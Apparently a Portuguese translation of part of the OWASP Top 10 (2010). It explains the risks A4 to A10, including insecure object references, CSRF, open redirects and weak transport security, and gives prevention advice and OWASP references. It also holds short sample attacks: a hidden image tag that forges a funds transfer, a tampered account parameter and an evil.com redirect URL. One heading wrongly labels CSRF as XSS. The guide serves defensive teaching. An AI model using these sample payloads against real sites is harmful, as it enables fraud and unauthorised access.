Considere os tipos de utilizadores do seu sistema. Algum desses utilizadores tem apenas acesso parcial a certos tipos de dados do sistema?	O atacante, que por sua vez é um utilizador autorizado no sistema, altera simplesmente o valor de um parâmetro que se refere diretamente a um objeto do sistema para outro ao qual o utilizador em causa não deveria ter acesso. Será o acesso concedido?	As aplicações usam frequentemente o nome real ou a chave de um objeto aquando da geração das páginas web. As aplicações nem sempre verificam se o utilizador está autorizado para usar o objeto alvo. Isto resulta numa falha de referência direta insegura ao objeto. Efetuando testes é possível manipular facilmente os valores dos parâmetros para detetar tais falhas e a análise de código mostra até que ponto está adequadamente a ser verificada a autorização.		Tais falhas podem comprometer todos os dados que possam ser referenciados pelo parâmetro. A menos que o espaço dos nomes seja escasso, torna-se fácil para um atacante aceder a todos os dados disponíveis desse tipo.	Considere o valor de negócio dos dados expostos. Considere igualmente o impacto de negócio da exposição pública da vulnerabilida-de.

Serei vulnerável?

A melhor forma de descobrir se uma aplicação é vulnerável a uma referência direta insegura a um objeto, consiste em verificar que todas as referências a objetos possuem defesas apropriadas. Para conseguir isto, é preciso considerar:

1. Para r**eferências diretas** a recursos **restritos**, a aplicação necessita verificar se o utilizador está autorizado a aceder ao recurso exato que foi solicitado.

2. Se a referência é uma referência **indireta**, o mapeamento para a referência direta deve ser limitada aos valores autorizados para o utilizador atual.

A revisão do código fonte de uma aplicação pode verificar de forma fácil e rápida se as duas abordagens anteriores estão implementadas corretamente. Os testes são igualmente um meio eficiente para identificar referências diretas a objetos e se as mesmas são seguras. As ferramentas automáticas tipicamente não procuram este tipo de falhas uma vez que não conseguem reconhecer o que necessita de proteção e o que é ou não seguro.

Como evitar isto?

Prevenir referências diretas inseguras a objetos requer a seleção de uma abordagem que permita proteger cada um dos objetos que possam ser acedidos pelo utilizador (por exemplo, o número de objetos, nome do ficheiro):

1. **Use referências indiretas a objetos por utilizador ou por sessão**. Isto permite evitar que os atacantes possam atacar diretamente os recursos para os quais não estão autorizados. Por exemplo, em vez de usar a chave da base de dados de um recurso, pode ser apresentada uma lista de seis recursos autorizados para o utilizador atual, numerando esses recursos de 1 a 6 para representar o valor escolhido pelo utilizador. A aplicação tem que mapear a referência indireta de cada utilizador para chave da base de dados real no servidor. A ESAPI da OWASP inclui tanto mapeamentos sequenciais como aleatórios que os programadores podem usar para eliminar referências diretas a objetos.

2. **Verificar o Acesso**. De cada vez que é utilizada uma referência direta a um objeto por parte de uma fonte não confiável o mesmo deve incluir uma verificação de controlo de acesso para assegurar que o utilizador está autorizado a usar o objeto solicitado.

Exemplo de cenário de ataque

Uma aplicação usa dados não verificados numa chamada SQL que está a aceder a informação de uma conta:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query, …);
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

O atacante pode simplesmente alterar o parâmetro 'acct' no seu navegador para enviar qualquer outra identificação de conta que ele pretenda. Se não for devidamente verificada, o atacante pode aceder a contas de outros utilizadores, ao invés da conta autorizada.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Referências

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API (ver isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

Para requisitos de controlo de acessos condicional ver a área dos requisitos ASVS de controlo de acessos (V4).

External

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (o qual é um exemplo de ataque por referência directa a objecto)

A5 - Cross Site Request Forgery (XSS)

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração MÉDIA	Prevalência GENERALIZADA	Deteção FÁCIL	Impacto MODERADO	
Considere alguém que engana os seus utilizadores para que os mesmos submetam pedidos para o seu endereço web. Qualquer endereço web ou fonte HTML a que os seus utilizadores acedam pode fazer isto.	O atacante cria pedidos HTTP forjados e conduz (por engano) a vítima a submeter esses pedidos através de etiquetas HTML de imagens, XSS, ou numerosas outras técnicas. Se o utilizador estiver autenticado, o ataque é bem sucedido.	O CSRF tira proveito de aplicações web que permitem que os atacantes prevejam todos os detalhes de uma determinada ação. Uma vez que os navegadores web enviam de forma automática credenciais tais como *cookies* de sessão, os atacantes podem gerar páginas web maliciosas que geram pedidos forjados , indistinguíveis dos pedidos legítimos. A deteção de falhas de CSRF é razoavelmente fácil de efetuar por meio de testes de penetração ou através de análises de código.		Os atacantes podem fazer com que as vítimas alterem qualquer dado que lhes seja permitido ou que executem qualquer função para a qual tenham autorização.	Considere o valor de negócio dos dados ou aplicações afetadas. Imagine não ter a certeza se os utilizadores tiveram intenção de realizar ou não tais ações. Considere o impacto para a sua reputação.

Serei vulnerável ao CSRF?

A forma mais fácil para verificar se uma aplicação é vulnerável é verificar se cada ligação e formulário contêm um símbolo não previsível para cada utilizador. Sem este tipo de símbolo não previsível, os atacantes podem forjar pedidos maliciosos. Foque-se nas ligações e formulários que invocam funções de mudança de estados, uma vez que estes são os alvos mais importantes para o CSRF.

Deve verificar transações de múltiplas etapas, pois estas não estão inerentemente imunes. Os atacantes podem forjar uma série de pedidos utilizando múltiplas etiquetas HTML e possivelmente JavaScript.

Note que os *cookies* de uma sessão, o endereço IP de origem e outro tipo de informação enviada de forma automática pelo navegador web não interessam, uma vez que as mesmas são igualmente enviadas nos pedidos forjados.

A ferramenta da OWASP CSRF Tester pode ajudar na geração de testes de casos que ajudam a demonstrar os perigos das falhas de CSRF.

Como evitar o CSRF

Prevenir o CSRF requer a inclusão dum símbolo não previsível no corpo ou URL de cada pedido HTTP. Tais símbolos devem ser, no mínimo, únicos para cada sessão do utilizador, mas também podem ser únicos por cada pedido.

1. A opção preferida passa por incluir um símbolo único num campo escondido do formulário. Isto faz com que o valor seja enviado no corpo do pedido HTTP, evitando a sua inclusão no URL, a qual é sujeita a exposição.

2. O símbolo único também pode ser incluído no próprio URL ou como um parâmetro desse URL. No entanto, esta forma incorre no risco que o URL seja exposto a um atacante, comprometendo assim o símbolo secreto.

A ferramenta OWASP CSRF Guard pode ser utilizado para incluir automaticamente esses símbolos na sua aplicação Java EE, .NET ou PHP.

A ESAPI da OWASP inclui geradores de símbolos e mecanismos de validação que os programadores podem utilizar para proteger as suas transações.

Exemplo de cenário de ataque

A aplicação permite que um utilizador possa submeter um pedido de alteração de um estado que não inclui nenhum símbolo secreto. Conforme segue:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

Então o atacante constrói um pedido que irá transferir dinheiro da conta da vítima para a sua própria conta e esconde este ataque num pedido de uma imagem ou numa "iframe" armazenada em diversos endereços web, controlados pelo atacante.

```
<img src="http://example.com/transferFunds?amount=1500&destinationAccount=attackersAcct#“
width="0" height="0" />
```

Caso a vítima visite qualquer um desses endereços encontrando-se simultaneamente autenticada no endereço "example.com", qualquer pedido forjado irá incluir as informações da sessão do utilizador, que autorizará inadvertidamente o pedido.

Referências

OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard – CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester – CSRF Testing Tool

Externas

- CWE Entry 352 on CSRF

A6 - Configuração Incorreta de Segurança

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração FÁCIL	Prevalência COMUM	Deteção FÁCIL	Impacto MODERADO	
Considere atacantes externos anónimos assim como utilizadores com as suas próprias contas que possam tentar comprometer o sistema. Considere igualmente atacantes internos que pretendem disfarçar ou esconder as suas ações.	O atacante pode aceder a contas criadas por omissão, páginas não utilizadas, falhas não corrigidas, ficheiros e diretorias não protegidos, entre outros, para conseguir obter acesso não autorizado, ou para conseguir obter conhecimentos sobre o sistema.	Uma configuração de segurança incorreta pode ocorrer a qualquer nível da pilha aplicacional, incluindo a plataforma, o servidor web, o servidor aplicacional, *framework*, assim como o código personalizado desenvolvido. Os programadores e administradores de rede necessitam de trabalhar em conjunto para assegurar que a pilha aplicacional esteja convenientemente configurada. As ferramentas de pesquisa e análise automática (*scanners*) são bastante úteis na deteção de correções/atualizações em falta, configurações incorretas, utilização de contas por omissão, serviços desnecessários, entre outros.		Estas falhas fazem com que frequentemente os atacantes possam ter acesso não autorizado a alguns dados ou funcionalidades do sistema. Ocasionalmente, estas falhas comprometem completamente o sistema.	O sistema pode ser completamente comprometido sem que se aperceba disso. Todos os seus dados podem ser roubados ou modificados ao longo do tempo. Os custos de recuperação podem ser bastante elevados.

Serei vulnerável?

Será que executou o robustecimento de segurança apropriado o longo da pilha aplicacional?

1. Possui algum processo que permita manter atualizado o seu software? Estas atualizações devem incluir o Sistema Operativo, Servidor Web e Aplicacional, Sistema de Gestão de Bases de Dados, aplicações, e todas as bibliotecas de código fonte.

2. Será que tudo aquilo que não é necessário está desativado, foi removido, ou não foi instalado (por exemplo: portas, serviços, páginas, contas e privilégios)?

3. Estão as palavras-chave das contas por omissão desativadas ou foram devidamente alteradas?

4. Está o seu sistema de tratamento de erros configurado de forma apropriada para impedir a divulgação de informação comprometedora através de mensagens de erros?

5. Estão as configurações de segurança das suas *frameworks* de desenvolvimento (por exemplo, Structs, Spring, ASP.Net) e bibliotecas de código fonte devidamente percebidas e configuradas?

Um processo concertado e repetitivo é necessário para desenvolver e manter uma configuração de segurança aplicacional adequada.

Como posso evitar isto?

As principais recomendações são as de assegurar integralmente as seguintes medidas:

1. Um processo de fortalecimento que seja replicável e que torne mais rápido e fácil a sua implantação noutro ambiente que esteja devidamente bloqueado. Ambientes de desenvolvimento, de verificação e garantia de qualidade, e de produção devem estar configurados de forma semelhante. Este processo deverá estar automatizado para minimizar os esforços necessários para implementar um novo ambiente seguro.

2. Um processo para se manter a par com todas as novas atualizações e correções de software de uma forma atempada para cada ambiente em produção. Isto precisa de incluir todo o código fonte e bibliotecas usadas, que são frequentemente ignoradas.

3. Uma arquitetura aplicacional robusta que ofereça uma boa separação e segurança entre os diversos componentes.

4. Considere igualmente a execução periódica de ferramentas de análise automática assim como a realização de auditorias para ajudar na deteção de configurações incorretas ou correções em falta.

Exemplos de cenários de ataque

Cenário #1: Suponha que a sua aplicação depende de uma *framework* poderosa tal como a Structs ou Spring. São encontradas vulnerabilidades XSS nestes componentes da *framework* da qual está dependente. Uma atualização é lançada para corrigir este problema, no entanto você não atualiza as suas bibliotecas. Até o fazer, os atacantes podem facilmente encontrar e explorar estas vulnerabilidades na sua aplicação.

Cenário #2: A consola de administração da aplicação é instalada de forma automática e depois não é removida. As contas por omissão não são alteradas. Um atacante pode descobrir as páginas de administração no servidor, autenticando-se com a palavra-chave por omissão, tomando assim controlo sobre a aplicação.

Cenário #3: A listagem das diretorias não foi desativada no seu servidor. Um atacante pode descobrir que pode encontrar todos os ficheiros no seu servidor listando simplesmente as diretorias. O atacante encontra e descarrega todas as suas classes Java compiladas, podendo então reverter as mesmas para ter acesso ao seu código fonte. A partir daqui, o atacante pode tentar encontrar uma vulnerabilidade grave no controlo de acessos no código fonte, podendo depois explorar a mesma.

Cenário #4: A configuração de uma determinada aplicação permite que as listagens de erros sejam mostradas aos utilizadores, expondo assim vulnerabilidades potenciais. Os atacantes adoram todo este tipo de informação adicional nas mensagens de erro que as aplicações produzem.

Referências

OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Para mais requisitos nesta área, consulte por favor o ASVS na secção de requisitos para Configurações de Segurança (V12).

Externos

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 - Armazenamento Criptográfico Inseguro

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração DIFÍCIL	Prevalência POUCO COMUM	Deteção DIFÍCIL	Impacto SEVERO	
Considere os utilizadores do seu sistema. Gostariam eles de ter acesso a dados protegidos sem permissão para o fazer? E os administradores internos?	Habitualmente os atacantes não quebram a criptografia. Eles quebram outros elementos, tais como encontrar chaves, obter cópias legíveis de dados, ou tentam aceder a dados através de canais que os decifram automatica-mente.	A falha mais comum nesta área é o simples fato de não cifrar os dados que necessitam de ser cifrados. Quando a criptografia é usada é comum encontrar a geração e armazenamento inseguro das chaves, a não rotatividade das chaves, e a utilização de algoritmos fracos. A utilização de funções de resumo fracas sem a utilização de fatores de entropia (*salts*) para proteger palavras-chave é igualmente comum. Os atacantes externos têm dificuldades em detetar estas falhas devido ao seu acesso limitado. Habitualmente tentam explorar outras alternativas em primeiro lugar para obterem o desejado acesso.		Este tipo de falhas compromete frequentemente todos os dados que deveriam ter sido cifrados. Tipicamente esta informação inclui dados sensíveis tais como registos médicos, credenciais, dados pessoais, cartões de crédito, entre outros.	Considere o valor de negócio dos dados perdidos e o impacto na sua reputação. Qual é a sua responsabilidade legal se estes dados forem expostos? Considere igualmente o prejuízo em termos da sua reputação.

Serei vulnerável?

A primeira coisa que é necessário determinar é saber quais são os dados verdadeiramente sensíveis que necessitem de ser cifrados. Por exemplo, palavras-chave, cartões de crédito, registos médicos, e informação pessoal devem ser cifrados. Para todos estes dados, é necessário assegurar:

1. Estão cifrados sempre que armazenados a longo prazo, em especial em cópias de segurança.
2. Apenas os utilizadores autorizados podem aceder a cópias decifradas dos dados (por exemplo, sistema de controlo de acesso – ver a A4 e a A7).
3. Que um algoritmo criptográfico forte, devidamente padronizado por entidades internacionais, está a ser utilizado.
4. Que foi gerada uma chave robusta, protegida contra acessos não autorizados, e que já se encontra planeada a futura mudança de chave.

E muitos mais... para ter acesso a um conjunto mais completo de problemas a serem evitados, veja os requisitos na utilização da Criptografia do ASVS (V7).

Como evitar isto?

Todos os perigos do uso inseguro da criptografia estão para além do âmbito deste Top 10. No entanto, importa realçar que para todos os dados sensíveis que necessitem de ser cifrados, convém considerar pelo menos o seguinte:

1. Considerando todas as ameaças das quais planeia proteger os dados (por exemplo, ataques internos, utilizadores externos), assegure-se que está a cifrar todos os dados de forma a que os mesmos estejam protegidos destas ameaças.

2. Garanta que as cópias de segurança são cifradas, mas que as chaves são geridas e as suas cópias guardadas de uma forma separada.

3. Garanta que apenas são usados algoritmos apropriados e robustos, que seguem padrões internacionais, que as chaves usadas são fortes e que existem políticas de gestão das mesmas.

4. Certifique-se que as palavras-chave são alvo do processamento por parte de um algoritmo de geração de resumos, obedecendo a padrões internacionais e que são usados os mecanismos de entropia (*salt*) convenientes.

5. Garanta que todas as chaves e palavras-chave estão protegidas contra acessos não autorizados.

Exemplos de Cenários de Ataque

Cenário#1: Uma aplicação cifra os dados dos cartões de crédito numa base de dados para prevenir que os mesmos sejam expostos aos utilizadores finais. No entanto, a base de dados está configurada para automaticamente decifrar consultas nas colunas de cartões de crédito, permitindo que uma falha de injeção por SQL possa listar todos os cartões de crédito em claro. O sistema deveria ter sido configurado para permitir que apenas aplicações de *back-end* pudessem decifrar esses dados e não as aplicações web de *front-end*.

Cenário#2: Uma cassete com uma cópia de segurança é composta por registos médicos devidamente cifrados, no entanto, a chave de cifra está armazenada na mesma cópia de segurança. A copia de segurança extravia-se e nunca chega ao centro onde deveria ficar armazenada e protegida.

Cenário#3: A palavra chave de uma base de dados usa funções de resumo, sem dados de entropia (*salt*), para armazenar as senhas de todos os utilizadores. Uma falha no carregamento de um ficheiro permite que um atacante possa obter o ficheiro que contem as palavras-chave. Todos os resumos gerados sem recurso a informação de entropia, podem ser descobertos através de ataques por força bruta em apenas 4 semanas, enquanto os resumos gerados com recurso a entropia levaram mais de 3000 anos a ser descobertos.

Referências

OWASP

Para um conjunto mais completo de requisitos e problemas a serem evitados nesta área, veja o documento de requisitos na utilização da Criptografia do ASVS (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter Cryptography
- OWASP Code Review Guide: Chapter Cryptography

Externa

- CWE Entry 310 on Cryptography Issues
- CWE Entry 312 on Cleartext Storage Sensitive Information

- CWE Entry 326 on Weak Encryption

A8 – Falha na Restrição de Acesso a URL

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração FÁCIL	Prevalência POUCO COMUM	Deteção MÉDIO	Impacto MODERADO	
Qualquer pessoa com acesso à rede pode enviar um pedido para a sua aplicação. Podem utilizadores anónimos aceder a páginas privadas ou os utilizadores regulares podem aceder a páginas com privilégios especiais?	Sendo o atacante um utilizador autorizado do sistema pode alterar a URL para uma página com privilégios. É o acesso concedido? Os utilizadores anónimos podem aceder a páginas privadas que não estejam protegidas.	As aplicações nem protegem os pedidos de páginas convenientemente. Por vezes, a proteção do URL é gerida através de configuração podendo o sistema estar mal configurado. Por vezes os programadores esquecem-se de efetuar as validações apropriadas no código. A deteção destas falhas é fácil. A parte difícil está em identificar que páginas (URLs) estão vulneráveis a ataques.		Tais falhas permitem aos atacantes aceder a funcionalidades não autorizadas. As funções de administração são o alvo chave neste tipo de ataque.	Considere o valor de negócio das funções expostas e os dados que estas processam. Considere o impacto na sua reputação caso estas vulnerabilida-des se venham a tornar publicas.

Serei vulnerável?

A melhor forma de saber se uma aplicação falha na restrição de acesso a um URL consiste em verificar todas as páginas. Considere para cada uma das páginas se esta é suposto ser publica ou privada. Se for uma página privada:

1. Para aceder à página é requerida autenticação?
2. É suposto esta estar acessível a qualquer utilizador autenticado? Se não, é então realizada uma verificação da autenticação para assegurar que o utilizador tem permissões para aceder à página?

Frequentemente os mecanismos de segurança externa fornecem verificação de autenticação e autorização para aceder à página. Verifique se estes estão configurados adequadamente para cada página. Se for utilizada proteção ao nível do código fonte, verifique que a mesma está em todas as páginas que o requerem. Os testes de penetração podem também ajudar verificar se a proteção adequada está ativa.

Como evitar isto?

A prevenção contra o acesso não autorizado a um URL requer a seleção de uma abordagem que permita solicitar a autenticação adequada em cada página. Frequentemente, tal proteção é fornecida por uma ou mais

componentes externas ao código da aplicação. Independentemente do(s) mecanismo(s) fazem-se as seguintes recomendações:

1. As políticas de autenticação e autorização devem ser baseadas em papéis/perfis, para minimizar o esforço necessário de manutenção dos mesmos.
2. As políticas devem poder ser parametrizadas e configuradas de forma a evitar que as mesmas estejam codificadas diretamente nas aplicações e com pouca flexibilidade.
3. Os mecanismos validação, por omissão, deverão negar todos os acessos, requerendo aos utilizadores atribuições explicitas e papéis/perfis adequados para aceder a qualquer página.
4. Se a página estiver integrada num fluxo de trabalho complexo deve-se verificar se todas as condições estão num estado apropriado para permitir o acesso.

Exemplo de cenário de ataque

O atacante pode simplesmente forçar a navegação dos URLs alvo. Considere os seguintes URLs que, supostamente, requerem autenticação. Os direitos de administração são também necessários para aceder à página "admin_getappInfo".

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Se o atacante não estiver autenticado e se o acesso a ambas as páginas for atribuído, então é permitido o acesso não autorizado. Se a um utilizador autenticado que não seja administrador é permitido aceder à página "admin_getappInfo" tal é considerado uma falha podendo dar ao atacante acesso a mais páginas de administração mal protegidas.

Tais falhas são frequentemente introduzidas quando existem ligações e botões que são simplesmente escondidos a utilizadores não autorizados, no entanto a aplicação falha na proteção das páginas a que os mesmos se referem.

Referências

OWASP

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing.

Para um conjunto mais completo de requisitos de controlo de acesso, veja os requisitos para controlo de acesso no ASVS (V4).

Externas

- CWE Entry 285 on Improper Access Control (Authorization)

A9 -Proteção Insuficiente da Camada de Transporte

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração DIFÍCIL	Prevalência COMUM	Deteção FÁCIL	Impacto MODERADO	
Considere alguém que quer monitorizar o tráfego de rede dos seus utilizadores. Se a aplicação está na Internet, quem sabe como os seus utilizadores lhe acedem. Não se esqueça das ligações de *back-end*.	Monitorizar o tráfego dos utilizadores na rede pode ser difícil, mas na maior parte das vezes é fácil. A principal dificuldade reside na monitorização do tráfego de rede apropriado enquanto os utilizadores acedem ao endereço vulnerável.	As aplicações frequentemente não protegem o tráfego de rede. Podem utilizar SSL/TLS durante a autenticação, mas não no restante, expondo dados e IDs de sessão a possível interceção. Certificados mal configurados ou expirados podem também ser utilizados. Detetar falhas básicas é fácil. Basta observar o tráfego de rede do endereço. Falhas mais subtis requerem inspeção da arquitetura da aplicação e da configuração do servidor.		Estas falhas expõem dados de utilizadores e podem originar roubos de contas. Se uma conta de administração for comprometida, todo o endereço pode ser exposto. Más configurações do SSL podem também facilitar ataques de MITM (Man In The Middle) e *phishing*.	Considere o valor de negócio dos dados expostos nos canais de comunicação em termos de necessidade de confidencialidade e integridade e a necessidade de autenticar ambas as partes.

Serei vulnerável?

A melhor maneira de descobrir se uma aplicação possui proteção suficiente da camada de transporte é verificar se:

1. É utilizado SSL para proteger todo o tráfego relacionado com autenticações.
2. É utilizado SSL para todos os recursos em todas as páginas privadas e serviços. Isto protege todos os dados e símbolos de sessão que são trocados. A utilização de conteúdo misto numa página (conteúdo SSL e não SSL) deve ser evitado dado que poderá causar avisos no navegador, expondo o identificador de sessão do utilizador.
3. Apenas algoritmos robustos são suportados.
4. Todos os *cookies* de sessão possuem a opção 'secure' para que o navegador nunca os transmita sem os cifrar adequadamente.
5. O certificado do servidor é legítimo e está devidamente configurado para o servidor em causa. Isto inclui ser emitido por um emissor autorizado, não estar expirado, não ter sido revogado e mapear todos os domínios que o endereço utiliza.

Como se prevenir?

Fornecer uma proteção apropriada da camada de transporte pode afetar a arquitetura do próprio sítio web. É mais fácil usar o SSL em todo o sítio. Devido a razões de desempenho, alguns sítios apenas utilizam SSL em páginas privadas. Outros utilizam SSL apenas em páginas "críticas", no entanto isto pode expor identificadores de sessão assim como outros dados sensíveis. No mínimo deverá ser feito o seguinte:

1. Solicitar SSL para todas as páginas sensíveis. Pedidos não-SSL para estas páginas deverão ser redirecionados para a página SSL.
2. Colocar a opção 'secure' em todos os *cookies* sensíveis.
3. Configurar o fornecedor SSL para apenas suportar algoritmos robustos (por exemplo, compatíveis com FIPS 140-2).
4. Assegurar que o certificado é válido, não expirado, não revogado, e que mapeia todos os domínios utilizados pelo sítio web.
5. Outras ligações, assim como as de *back-end*, devem igualmente utilizar SSL ou outras tecnologias de cifra.

Exemplos de cenários de ataque

Cenário#1: O sítio web simplesmente não utiliza SSL para todas as páginas que requerem autenticação. O atacante simplesmente monitoriza o tráfego de rede (tal como uma rede sem fios aberta ou a rede de cabo do seu vizinho) e observa o *cookie* de sessão de uma vítima autenticada. O atacante utiliza a informação deste *cookie* e rouba a sessão do utilizador legítimo.

Cenário#2: Um sítio possui um certificado SSL mal configurado que causa avisos do navegador aos utilizadores. Os utilizadores têm que aceitar os avisos para continuar a utilizar o sítio. Isto faz com que os utilizadores se habituem a tais avisos. Os ataques de *phishing* ao sítio poderão enganar os clientes a aceder a um sítio semelhante, o qual não possui um certificado válido, gerando avisos de navegador semelhantes. Como as vítimas estão habituadas a tais avisos, estas procedem normalmente e utilizam o sítio de *phishing*, fornecendo palavras-chave e outros dados privados.

Cenário#3: Um sítio utiliza simplesmente ODBC/JDBC para ligação à base de dados, não se apercebendo que todo o tráfego é legível.

Referências

OWASP

Para um conjunto mais completo de requisitos e problemas a evitar nesta área, ver o documento ASVS sobre os requisitos na segurança das comunicações (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS TestingExternal

Externas

- CWE Entry 319 on CleartextTransmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard How

A10 - Redirecionamentos e Encaminhamentos Inválidos

Agente da Ameaça	Vetor de Ataque	Vulnerabilidade de Segurança		Impactos Técnicos	Impactos de Negócio
	Exploração MÉDIO	Prevalência POUCO COMUM	Deteção FÁCIL	Impacto MODERADO	
Considere uma qualquer entidade que pode enganar os seus utilizadores na submissão de um pedido ao seu endereço web. Qualquer sítio web ou fonte de HTML que os utilizadores usem, poderá provocar estes problemas.	Os atacantes apontam para um redireciona-mento inválido e iludem as vítimas para que estas os selecionem. As vítimas estão mais propensas a selecionar essa ligação, desde que a mesma seja para um endereço válido e verdadeiro. O atacante ataca encaminha-mentos inseguros para tentar contornar as verificações de segurança.	As aplicações redirecionam frequentemente os utilizadores para outras páginas ou utilizam encaminhamentos internos de uma maneira similar. Por vezes a página destino é especificada através de um parâmetro que não é validado, permitindo assim que um atacante possa escolher a página de destino. Detetar redirecionamentos que não são validados é simples. Basta procurar por redirecionamentos onde você pode definir o URL por completo. Os encaminhamentos não validados são mais difíceis, uma vez que eles possuem como alvo páginas internas.		Tais redireciona-mentos podem tentar instalar *malware* ou podem tentar enganar as vitimas com o intuito de as levar a divulgar palavras-chave ou outras informações sensíveis. Os encaminha-mentos inseguros podem permitir contornar os controlos de acesso.	Considerar o valor do negócio de manter a confiança dos seus utilizadores. E se eles forem infetados por *malware*? E se os atacantes puderem aceder a funções que eram supostas ser apenas internas?

Serei vulnerável?

A melhor forma de verificar se alguma aplicação possui redirecionamentos ou encaminhamento não validados é:

1. Rever o código para todos os usos de redirecionamentos ou encaminhamentos (chamados de transferências em .NET). Para cada utilização, identifique se o URL de destino faz parte de algum valor de um parâmetro. Se assim for, verifique se o(s) parâmetro(s) são validados para apenas conter destinos permitidos ou elementos de um destino.

2. Igualmente, percorra o sítio para verificar se o mesmo gera algum redirecionamento (códigos de resposta HTTP 300-307, tipicamente o 302). Olhe para os parâmetros fornecidos antes do redirecionamento para verificar se eles parecem ser um URL de destino ou apenas uma parte desse URL. Se sim, altere o URL de destino e observe se o sítio o redireciona para esse novo destino.

3. Se o código não estiver disponível, verifique todos os parâmetros para ver se eles parecem ser parte dum URL de destino, dum redirecionamento ou encaminhamento, e teste todos que o sejam.

Como se prevenir?

O uso seguro de redirecionamentos e encaminhamentos podem ser feitos de várias formas:

1. Simplesmente evitando o uso de redirecionamentos e encaminhamentos.
2. Se tiverem mesmo que ser usados, não envolva parâmetros do utilizador no cálculo do URL de destino.
3. Se os parâmetros de destino não podem ser evitados, tenha certeza de fornecer um valor válido e autorizado para o utilizador.

   Recomenda-se que os parâmetros de destino sejam valores mapeados e não o URL real ou parte dele e que o código do lado do servidor traduza este mapeamento para o URL de destino.

   As aplicações podem usar ESAPI para substituir o método sendRedirect() para se certificarem de que todos os destinos do redirecionamento são seguros.

Evitar estas falhas é extremamente importante, pois elas são os alvos favoritos de *phishers* tentando obter a confiança do utilizador.

Exemplos de cenários de ataque

Cenário#1: A aplicação possui uma página chamada "redirect.jsp" que leva apenas um parâmetro chamado "url". O atacante cria uma URL maliciosa que redireciona os utilizadores para um endereço Web malicioso que é usado para *phishing* ou instalar *malware*.

```
http://www.example.com/redirect.jsp?url=evil.com
```

Cenário#2: A aplicação usa encaminhamento para efetuar a ligação de pedidos entre diferentes partes de um endereço. Para facilitar isto, algumas páginas usam um parâmetro para indicar para onde o utilizador deve ser enviado se uma determinada transação for executada com sucesso. Neste caso, o atacante cria um URL que irá passar pela aplicação de verificação do controlo de acessos e em seguida irá encaminhá-lo para uma função administrativa à qual ele normalmente não teria acesso.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

Referências

OWASP

- OWASP Article on Open Redirects
- ESAPI Security Wrapper Response sendRedirect() method

Externas

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

O que se segue para os programadores

Estabelecer e Usar um conjunto comum de controlos de segurança

Quer seja novo na área da segurança aplicacional para a web ou se já está suficientemente familiarizado com estes riscos, a tarefa de produzir uma aplicação web segura ou de solucionar os problemas numa já existente pode ser muito difícil. Se tiver que gerir um conjunto grande de aplicações web, isto pode tornar-se numa tarefa dantesca.

Disponibilidade de muitos recursos OWASP livres e abertos

Para ajudar as organizações e os programadores a reduzirem os seus riscos aplicacionais duma forma eficiente, a OWASP produziu um numeroso conjunto de recursos livres e abertos que podem ser usados para fazer face aos múltiplos problemas de segurança aplicacional da sua organização. A seguir são apresentados alguns dos muitos recursos que a OWASP produziu para ajudar as organizações a produzir aplicações web seguras. Na página seguinte são apresentados alguns recursos OWASP adicionais que podem ajudar as organizações na verificação da segurança das suas aplicações web.

Requisitos de Segurança Aplicacional	Para desenvolver uma aplicação web segura, deve definir o seu próprio significado de segurança. A OWASP recomenda a utilização da Norma de Verificação de Segurança Aplicacional da OWASP (ASVS), como um guia que define um conjunto de requisitos para as suas aplicações. Se sub-contratar o desenvolvimento das suas aplicações, considere a utilização do Anexo do Contrato de Software Seguro.
Arquitetura de Segurança Aplicacional	Ao invés de tentar encaixar a segurança nas suas aplicações é muito mais eficiente planear e desenhar essa segurança desde o inicio. A OWASP recomenda a consulta do Guia do Programador da OWASP como um bom ponto de partida e que oferece suporte sobre a forma como se pode desenhar a segurança na aplicação desde o inicio.
Normalização de Controlos de Segurança	Construir controlos de segurança que sejam simultaneamente fortes e fáceis de usar é extraordinariamente difícil. Oferecer aos programadores um conjunto de controlos de segurança normalizados simplifica radicalmente o desenvolvimento de aplicações seguras. A OWASP recomenda a utilização do projeto da API de Segurança Empresarial da OWASP (ESAPI) como um modelo de uma API de segurança necessária para produzir aplicações web seguras. A ESAPI oferece implementações de referência em linguagens de programação tão distintas como Java, .Net, PHP, ASP clássico, Python e Cold Fusion.
